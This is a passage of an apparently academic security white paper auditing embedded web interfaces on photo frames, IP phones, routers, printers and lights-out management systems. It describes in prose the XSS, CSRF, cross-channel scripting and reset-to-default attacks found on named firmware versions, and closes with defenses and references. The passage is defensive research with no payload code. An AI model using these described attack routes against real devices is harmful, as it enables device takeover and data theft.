
Default password

The frame come with a default password.

XSS/CSRF

It is possible to inject an XSS in the configuration panel of the photo frame. The configuration panel is not protected against CSRF attack.

RXCS File Stealing



There is a ghost in here

Now Playing: **bouh.jpg**

Frame Serial Number:

Ghost activity report
injecting payload
Stealing the file/image
File loaded, decoding it
decode complete, re-encoding
leaking file
Ghosting completed, file out!
Firmware Version: M-CB08S6US-1001.1

Figure 18: an RXCS attack in the Samsung photo frame that allows to steal photos.

It is possible to combine the previous vulnerabilities to inject a “ghost” script that will be used to steal the photo stored on the frame as they will display.

9 IP Phone Audit

VoIP devices come in different flavors and can be based on various protocols. We focused on phones which support the SIP protocol (generally accepted as the standard protocol for establishing a connection between IP phones today). Further, we looked for devices that boast management using a browser. While we believe that for larger deployments the individual phones are unlikely to be managed separately by IT organizations, the mere existence of a web interface and the expected pervasiveness of this type of device on the network will result in a large, exploitable domain of targets given a vulnerability in the interface.

Device	Manufacturer	Type	XSS	CSRF	XCS	RXCS	File	Auth
SPA-942	Linksys	IP Phone	✓	✓	✓			

Device	Manufacturer	Type	Confid	Integrity	Avail	Access	Attrib
SPA-942	Linksys	IP Phone		✓	✓	✓	✓


9.1 Linksys SPA-942

Vendor: `Linksys`
Product ID: `SPA-942`
Firmware version: `6.1.5(a)`
URL: `http://www.linksys.com/servlet/Satellite?c=L_CASupport_C2&childpagename=US%2FLayout&cid=1169083356524&pagename=Linksys%2FCommon%2FVisitorWrapper`

CSRF Access Control

A CSRF attack is possible that allows the modification of the administrator password, because of a complete lack of request validation. This vulnerability can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of suitable forms. By then submitting these forms automatically, the attacker is acting on behalf of the administrator. The attack does require that the attacker know the IP address assigned to the camera.

XSS




System Information

DHCP:	DHCP	Current IP:	192.168.1.110
Host Name:	asdf	Domain:	asdf
Current Netmask:	255.255.255.0	Current Gateway:	192.168.1.1
Primary DNS:	171.64.7.99		
Secondary DNS:	171.64.7.121 171.64.7.55		

Figure 19: An XSS attack in the host name field that embeds the Stanford Security Lab logo.

An XSS attack is possible that allows an attacker to store arbitrary JavaScript code on the device to be executed by any user who subsequently visits the administration interface, due to a complete lack of input validation. This vulnerability can be exploited simply by storing a particular string in an unchecked input field. The attack does require that the attacker know the IP address assigned to the switch and have access credentials, if the user has enabled them.

SIP Call XCS



Part of the page removed to conserve space.

Figure 20: An XCS attack via a SIP call username.

Using a carefully constructed username, an attacker can make a SIP call to the phone and inject arbitrary JavaScript into the call log. When this log is later viewed by an administrator, JavaScript can be executed on the administrator's machine with administrative privileges on the device. To exploit this vulnerability, the attacker must know or guess the phone number of the device.

10 Router Audit

Although routers have existed in some form since the early days of the ARPANET, we focused on a particular class of routers, residential routers, because they are now quite common and generally have a web server used to configure the device. These devices generally have multiple high-level functions beyond simply routing packets, such as serving as a DSL or cable modem, network switch, wireless access point, firewall, DHCP server, or NAT device. In order to allow users to configure each of these features, they generally run an internal web server.

Device	**Manufacturer**	**Type**	**XSS**	**CSRF**	**XCS**	**RXCS**	**File**	**Auth**
WRT54G2	Linksys	Router	✓	✓	✓			

Device	**Manufacturer**	**Type**	**Confid**	**Integrity**	**Avail**	**Access**	**Attrib**
WRT54G2	Linksys	Router		✓	✓	✓	✓


10.1 Linksys WRT54G2

Vendor: `Linksys`
Product ID: `WRT54G2`
Firmware version: `1.0.00 build 012, Jan. 24, 2008`
URL: `http://www.linksysbycisco.com/US/en/products/WRT54G2`

CSRF Access Control

A CSRF attack is possible that allow the modification of the wireless security protocol and password, because of a complete lack of request validation. This vulnerability can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a suitable request. The attacker is then able to act on behalf of the administrator. The attack does require that the attacker know the IP address assigned to the switch.

XSS



Internet Access Policy: 1(firewall test)

Status: ● Enable ○ Disable

Enter Policy Name: firewall test

PCs:

○ Deny
● Allow

Internet access during selected day

Internet Access Policy: You may define up to 10 access policies. Click **Delete** to delete a policy or **Summary** to see a summary of the policy.


Status: Enable or disable a policy.

Policy Name: You may assign a name to your policy.
More...

Days: Choose the day of the

Figure 21: An XSS attack in an access restrictions field that embeds the Stanford Security Lab logo.

XSS attacks are possible that allow an attacker to store arbitrary JavaScript code on the device to be executed by any user who subsequently visits the administration interface, due to a complete lack of input validation. This vulnerability can be exploited simply by storing a particular string in any of the unchecked input fields. The attack does require that the attacker know the IP address assigned to the router and requires access credentials.



Ping Test

IP Address or Domain Name: google.com

times: 5

```
Unknown host
```

Figure 22: An XSS attack in the ping test feature that embeds the Stanford Security Lab logo.

Backup File XCS

Using the configuration restore feature of the Linksys WRT54G2 router, an attacker can ”restore” malicious settings to the device. This is especially easy because the backup/restore file contains no checksum or MAC to ensure legitimacy. When a carefully constructed restore file is used, arbitrary script injection can occur, causing arbitrary JavaScript to be executed on the administrator’s machine on the next page view. To exploit this vulnerability, the attacker must be able to login to the device.

11 Printer Audit

While printers actually predate the computers they are now commonly used with, a particular type of printer has become extremely popular in recent years: the network-attached corporate laser printer. Because modern laser printers generally have many advanced features, such as support for multiple network and administration protocols, and don't wish to incur the design and build costs of including a large screen and input device on the printer itself, they often feature embedded web servers. Their prevalence in corporate environments makes any vulnerabilities in the interface especially problematic.

Device	Manufacturer	Type	XSS	CSRF	XCS	RXCS	File	Auth
HP P2015	HP	Printer	✓	✓				✓
HP 4250	HP	Printer	✓	✓		✓		✓
HP 9000	HP	Printer	✓	✓		✓		✓

Device	Manufacturer	Type	Confid	Integrity	Avail	Access	Attrib
HP P2015	HP	Printer		✓	✓	✓	✓
HP 4250	HP	Printer		✓	✓	✓	✓
HP 9000	HP	Printer		✓	✓	✓	✓

11.1 HP LaserJet P2015 Series

Vendor: `HP`
Product ID: `P2015`
Firmware version: `20070221`
URL: `http://h10010.www1.hp.com/wwpc/us/en/sm/WF06b/18972-236251-236263-14638-f51-1845551-1845552-1845554.html`

XSS

XSS attacks are possible that allow an attacker to store arbitrary JavaScript code on the device to be executed by any user who subsequently visits the administration interface, due to a complete lack of input validation. This vulnerability can be exploited simply by storing a particular string in any of the unchecked input fields. The attack does require that the attacker know the IP address assigned to the printer and have access credentials, if the administrator has enabled password protection.

CSRF Access Control

A CSRF attack is possible that allow the modification of the administrator password, because of a complete lack of request validation. This vulnerability can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a suitable request. The attacker is then able to act on behalf of the administrator. The attack does require that the attacker know the IP address assigned to the printer.

11.2 HP LaserJet 4250

Vendor: `HP`
Product ID: `4250`
Firmware version: `20050304 08.008.6`
URL: `http://h20316.www2.hp.com/sps/us/en/catalog/seriesOverview.jsp?series=4250`

XSS

XSS attacks are possible that allow an attacker to store arbitrary JavaScript code on the device to be executed by any user who subsequently visits the administration interface, due to a complete lack of input validation. This vulnerability can be exploited simply by storing a particular string in any of the unchecked input fields. The attack does require that the attacker know the IP address assigned to the printer and have access credentials, if the administrator has enabled password protection.

CSRF Access Control

A CSRF attack is possible that allow the modification of the administrator password, because of a complete lack of request validation. This vulnerability can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a suitable request. The attacker is then able to act on behalf of the administrator. The attack does require that the attacker know the IP address assigned to the printer.

RXCS

A CSRF attack is possible that allow the modification of the email control settings, because of a complete lack of request validation. After changing these settings, the attacker can then control the device by sending it emails. This vulnerability can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a suitable request. The attacker is then able to act on behalf of the administrator. The attack does require that the attacker know the IP address assigned to the printer.

11.3 HP LaserJet 9000 Series

Vendor: `HP`
Product ID: `9000`
Firmware version: `20030127 02.511.0`
URL: `http://h10010.www1.hp.com/wwpc/us/en/sm/WF10a/18972-18972-3328059-14638-3328068-28650.html`

XSS

XSS attacks are possible that allow an attacker to store arbitrary JavaScript code on the device to be executed by any user who subsequently visits the administration interface, due to a complete lack of input validation. This vulnerability can be exploited simply by storing a particular string in any of the unchecked input fields. The attack does require that the attacker know the IP address assigned to the printer and have access credentials, if the administrator has enabled password protection.

CSRF Access Control

A CSRF attack is possible that allow the modification of the administrator password, because of a complete lack of request validation. This vulnerability can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a suitable request. The attacker is then able to act on behalf of the administrator. The attack does require that the attacker know the IP address assigned to the printer.

RXCS

A CSRF attack is possible that allow the modification of the email control settings, because of a complete lack of request validation. After changing these settings, the attacker can then control the device by sending it emails. This vulnerability can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a suitable request. The attacker is then able to act on behalf of the administrator. The attack does require that the attacker know the IP address assigned to the printer.

12 LOM AUDIT

Lights-out management (LOM) systems emerged as a way to simplify the management of large numbers of computers in enterprise or remote office environments. In server systems, LOM modules are often separate hardware modules (e.g. PCI cards) which have a special connection to the motherboard and a separate network interface. Recently, with the introduction of Intel vPro and upcoming similar functionality from other vendors [4], LOM modules have started to become ubiquitous: for example, every new Intel-based PC sold today has embedded LOM functionality which is invisible to the host OS.

Device	Manufacturer	Type	XSS	CSRF	XCS	RXCS	File	Auth
DRAC	Dell	LOM	✓	✓	✓			
RSA2	IBM	LOM	✓	✓	✓			
vPro	Intel	LOM	✓	✓				

Device	Manufacturer	Type	Confid	Integrity	Avail	Access	Attrib
DRAC	Dell	LOM		✓	✓	✓	✓
RSA2	IBM	LOM		✓	✓	✓	✓
vPro	Intel	LOM		✓	✓	✓	✓

12.1 Intel vPro

Vendor: Intel
Product ID: vPro
Firmware version: 2.6.3.1032
URL: http://www.intel.com/technology/vpro/

CSRF Access Control

A CSRF attack is possible that allow the modification of the system password and other fields, because of a complete lack of request validation. This vulnerability can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a suitable request. The attacker is then able to act on behalf of the administrator. The attack does require that the attacker know the IP address assigned to the switch.

XSS

XSS attacks are possible that allow an attacker to store arbitrary JavaScript code on the device to be executed by any user who subsequently visits the administration interface, due to a complete lack of input validation. This vulnerability can be exploited simply by storing a particular string in any of the unchecked input fields. The attack does require that the attacker know the IP address assigned to the NAS, but does not require access credentials, due to a CSRF vulnerability (see section above).


12.2 Dell DRAC 4/P

Vendor: `Dell`
Product ID: `DRAC 4/P`
Firmware version: `1.61 (Build 09.09)`
URL: `http://support.euro.dell.com/support/edocs/software/smdrac3/drac4/1.1/en/UG/racugc1.htm`

CSRF Access Control

A CSRF attack is possible that allow the addition and modification of users, because of a complete lack of request validation. This vulnerability can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a suitable request. The attacker is then able to act on behalf of the administrator. The attack does require that the attacker know the IP address assigned to the switch.

XSS



SNMP Alerts

To add a new alert, click on an available slot. To update an existing alert, click on the IP address of the alert you want to update.


SNMP Alert List

#	Enabled?	Destination IP Addres	y
1	No	172.24.78.135	
2		[Available]	
3		[Available]	

Figure 23: An XSS attack that embeds the Stanford Security Lab logo.

XSS attacks are possible that allow an attacker to store arbitrary JavaScript code on the device to be executed by any user who subsequently visits the administration interface, due to a complete lack of input validation. This vulnerability can be exploited simply by storing a particular string in any of the unchecked input fields. The attack does require that the attacker know the IP address assigned to the NAS and have access credentials.

Login XCS




Stanford Security Lab

Figure 24: An XCS attack via a login attempt.

On the Dell DRAC 4 Lights-Out Management system, when a log-in attempt fails, the event and failed username are recorded in the system DRAC 4 log. When displayed, the system log entries are not properly escaped, allowing an attacker to use a carefully constructed user name to inject a script into the log. When the log is later viewed by an administrator, arbitrary JavaScript will be executed on the administrator's machine with administrative privileges on the device. To exploit this vulnerability, the attacker needs to be able to access the login page of the device.

12.3 IBM Remote Supervisor Adapter



Vendor: `IBM`
Product ID: `Remote Supervisor Adapter II Refresh 1`
Firmware version: `18 (GUEP07A)`
URL: `http://www-947.ibm.com/systems/support/ssupportsite.wss/docdisplay?brandind=5000008s&lndocid=MIGR-57091`

CSRF Access Control

A CSRF attack is possible that allow the addition and modification of usernames and passwords, because of a complete lack of request validation. This vulnerability can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a suitable request. The attacker is then able to act on behalf of the administrator. The attack does require that the attacker know the IP address assigned to the switch.

XSS

XSS attacks are possible that allow an attacker to store arbitrary JavaScript code on the device to be executed by any user who subsequently visits the administration interface, due to a complete lack of input validation. This vulnerability can be exploited simply by storing a particular string in any of the unchecked input fields. The attack does require that the attacker know the IP address assigned to the NAS and have access credentials.

Login XCS

On the IBM Remote Supervisor Adapter II Lights-Out Management system, when a log-in attempt fails, the event and failed username are recorded in the system log. When displayed, the system log entries are not properly escaped, allowing an attacker to use a carefully constructed user name to inject a script into the log. When the log is later viewed by an administrator, arbitrary JavaScript will be executed on the administrator's machine with administrative privileges on the device. To exploit this vulnerability, the attacker needs to be able to access the login page of the device.

CSRF DoS

CSRF attacks are possible that allow an attacker to force the device to reboot or reset to factory default settings, due to a complete lack of request validation. These vulnerabilities can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a particular URL request, thereby acting on behalf of the administrator. By simply repeating the requests, the attacker can perform a denial of service attack on the device. Additionally, by resetting the device to factory settings, the attacker can utilize knowledge of the default password to gain complete control of the device. The attack does require that the attacker know the IP address assigned to the NAS.

13 Defenses

Defending against the latest attacks in the next generation of web-connected devices will require a change in thinking.

Appliance vendors need to begin considering the broader implications of the technology they deliver, given that it will be deployed to tens or hundreds of millions of end-users. A long list of web attacker exploits, such as those discussed above, ha*s* shown that a vulnerability in the management interface of a consumer or small-office device is no longer safely hidden behind a firewall.

End users, IT staff, and anyone purchasing such a device needs to assess the products they intend to deploy in terms of their capabilities in the context of the larger infrastructure, the sensitivity of data the devices will have access to (either directly or over the network—including possible unauthorized access), and the risk mitigation options.

13.1 DIY Auditing and Mitigation

End users can use our approach to evaluate the security of products they are interested in purchasing or using. Likewise, device vendors can use this approach to audit their products. The main areas that need to be considered in such an evaluation are:

- **Authorization:** Who is authorized to use the device? What are the different user roles and how should (and should not) they interact?
- **Authentication:** *How does user authentication work?* What are the initial setup steps that are taken to set up the device?
- **Auditing:** How are user actions tracked? What gets posted to logs, and in what format? What happens if the space allocated to logs is depleted?
- **Administration:** What are the different types of management operations supported? What class of authorization does each operation require? Which ones are the most critical, and what mechanisms are used to protect them?
- **Access:** What data or interfaces can the device access? What is the worst case scenario, assuming the device is completely controlled by an adversary?

By focusing their energy on the questions most important to security, end users and vendors alike can make informed decisions while incurring a relatively low cost of time spent doing consumer research or product development.

13.2 Browser Defenses

In recent work, we have proposed a system called SiteFirewall, which is capable of blocking some types of XCS attacks from being carried out. The system uses a browser extension that acts as a firewall between vulnerable, internal web sites, and those accessed by the user on the open Internet. Optionally, the SiteFirewall architecture can also use a web server module that supplies custom HTTP headers for every page on the embedded web site. These headers can indicate to the user's web browser that the page is not supposed to request any outside resources for its operation, possibly excepting a short whitelist of acceptable resources (to accommodate use-cases such as fetching device documentation directly from the vendor's web site on the Internet).

13.3 Web Server Defenses

While we believe that security must be implemented in depth and web browsers need to provide comprehensive security options to their users, embedded web server and web site implementations are the source of the problem, so we are planning to extend the concept of a firewall to the server side. We believe that a light-weight framework designed specifically for use in building embedded web sites would be extremely effective at eliminating the common vulnerabilities. Because it would be designed for small embedded servers, the framework can be designed with security in mind, rather than high performance. Additionally, standardization and openness in framework use and design will lead to more visibility and inspection, and therefore ultimately better security.

14 Related Work

As stated in the introduction, the security of embedded interfaces is almost a completely unexplored territory, therefore most related work has focused on one of the two following areas: general web security or low-level attacks on devices.

General web vulnerabilities and defenses

Previous interest in web interface security has been predominantly Internet-centric. Indeed, most of today's risks stem from the direct interactions between users and websites for e-commerce, learning, or entertainment. Most of the vulnerabilities we discovered in our audit were of well-known types that exist in conventional interactions between a user's browser and the web server [2, 6]. Many XSS defenses have been proposed in the literature [6, 10, 1, 7, 11, 13, 24, 17, 19, 21, 29, 25], and many of these defenses can help mitigate XCS vulnerabilities if they are properly used by the embedded web application. One of the key novelties of Internet Explorer 8 is an XSS filter that blocks certain reflected XSS attacks [23]. However, ways to bypass this filter were found very quickly after its release [14]. The approach used in IE8 was inspired by *noscript*[16], a popular Firefox extension.

Low-level attacks

Low-level attacks on devices usually target vulnerabilities or design oversights in a specific protocol supported by the device. These attacks often yield spectacular results, such as control of at least of a substantial subsystem of the device, if not the whole device [27].

We see these two directions as complementary to our work. We have focused on embedded web servers because they have received less than their fair share of scrutiny, despite the fact that their presence is growing steadily. On the other hand, we have avoided the lower-level exploits because we believe that the most sizeable future threats will come via easily-accessible interfaces that are somehow bridged to the outside world, such as those exposed to the user's web browser.

15 Conclusion

In this white paper, we have summarized the results obtained during the first phase of our secure embedded management interface project. The goal of this phase was to evaluate the current state of the security of embedded interfaces.

Our results demonstrate that there are currently many security problems in embedded interfaces. This poses a serious threat because embedded devices are very widely deployed, including in sensitive environments, and are a growing market.

Our audit covered **8 different types** of devices across **16 vendors** and **21 individual products** . Overall, we have documented and reported to CERT more that **40 vulnerabilities** . In addition to a long list of traditional attacks on embedded management interfaces, we have developed a new category of attacks that we call cross-channel scripting (XCS and Reverse XCS). Network-connected appliances are especially vulnerable to XCS due to the variety of protocols they implement. Alongside these novel attacks, we have presented practical defense recommendations for vendors and end users.

The goal of the second phase of our project is to build browser and web server defenses that will help increase the security of these interfaces. Our primary focus will be to build a secure framework that vendors can easily use in their devices, thereby improving security across many devices at once.

References

[1] Davide Balzarotti, Marco Cova, Viktoria Felmetsger, Nenad Jovanovic, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. Saner: Composing static and dynamic analysis to validate sanitization in web applications. In *IEEE Symposium on Security and Privacy*, 2008. 66

[2] A. Barth, C. Jackson, and J. Mitchell. Robust defenses for cross-site request forgery. In *proceedings of ACM CCS '08*, 2008. 66

[3] Elie Bursztein, Hristo Bojinov, and Dan Boneh. Cross channel scripting attacks, 2009. Manuscript. 12

[4] Desktop and mobile architecture for system hardware (dash) initiative. `http://www.dmtf.org/standards/mgmt/dash/`. 59

[5] Electronic paper (wikipedia article). `http://en.wikipedia.org/wiki/Electronic_paper`. 42

[6] S. Fogie, J. Grossman, R. Hansen, A. Rager, and P. Petkov. *XSS Exploits: Cross Site Scripting Attacks and Defense*. Syngress, 2007. 11, 66

[7] O. Hallaraker and G. Vigna. Detecting malicious javascript code in mozilla. In *Proceedings of the IEEE International Conference on Engineering of Complex Computer Systems (ICECCS)*, 2005. 66

[8] Joe Hewitt and Rob Campbell. Firebug 1.3.3, 2009. `http://getfirebug.com/`. 14

[9] T. Holz, S. Marechal, and F. Raynal. New threats and attacks on the world wide web. *Security & Privacy, IEEE*, 4(2):72–75, March-April 2006. 12

[10] Trevor Jim, Nikhil Swamy, and Michael Hicks. Defeating script injection attacks with browser-enforced embedded policies. In *in proc. of 16th International World Wide Web Conference*, 2007. 66

[11] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Precise alias analysis for static detection of web application vulnerabilities. In *Proceedings of the Workshop on Programming Languages and Analysis for Security (PLAS)*, 2006. 66

[12] Adam Judson. Tamper data 10.1.0, 2008. `http://tamperdata.mozdev.org/`. 14

[13] Engin Kirda, Christopher Kruegel, Giovanni Vigna, , and Nenad Jovanovic. Noxes: A client-side solution for mitigating cross-site scripting attacks. In *In Proceedings of the 21st ACM Symposium on Applied Computing (SAC), Security Track*, 2006. 66

[14] kuza55. Ie8 xss filter limitations. Blog `http://kuza55.blogspot.com/2008/09/ie8-xss-filter.html`, Sep 2008. 66

[15] Gordon Fyodor Lyon. *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*, volume 978-0470170779. Nmap Project, 2007. 14

[16] Giorgio Maone. Noscript, 2006. http://noscript.net/. 66

[17] Gervase Markham. Content restrictions, 2007. www.gerv.net/security/content-restrictions/. 66

[18] Netcraft. Totals for active servers across all domains. Website http://news.netcraft.com/archives/2009/06/17/june_2009_web_server_survey.html, Jun 2009. 7

[19] Anh Nguyen-Tuong, Salvatore Guarnieri, Doug Greene, Jeff Shirley, and David Evans. Automatically hardening web applications using precise tainting. In *In Proceedings of the 20th IFIP International Information Security Conference*, 2005. 66

[20] Adrian Pastor. Cracking into embedded devices and beyond ! web http://www.owasp.org/images/b/be/Cracking-into-embedded-devices-and-beyond.pdf. 5

[21] Tadeusz Pietraszek and Chris Vanden Berghe. Defending against injection attacks through context-sensitive string evaluation. In *Recent Advances in Intrusion Detection (RAID)*, 2005. 66

[22] Russ Rogers. *Nessus Network Auditing, Second Edition*, volume 978-1597492089. Syngress, 2008. 14

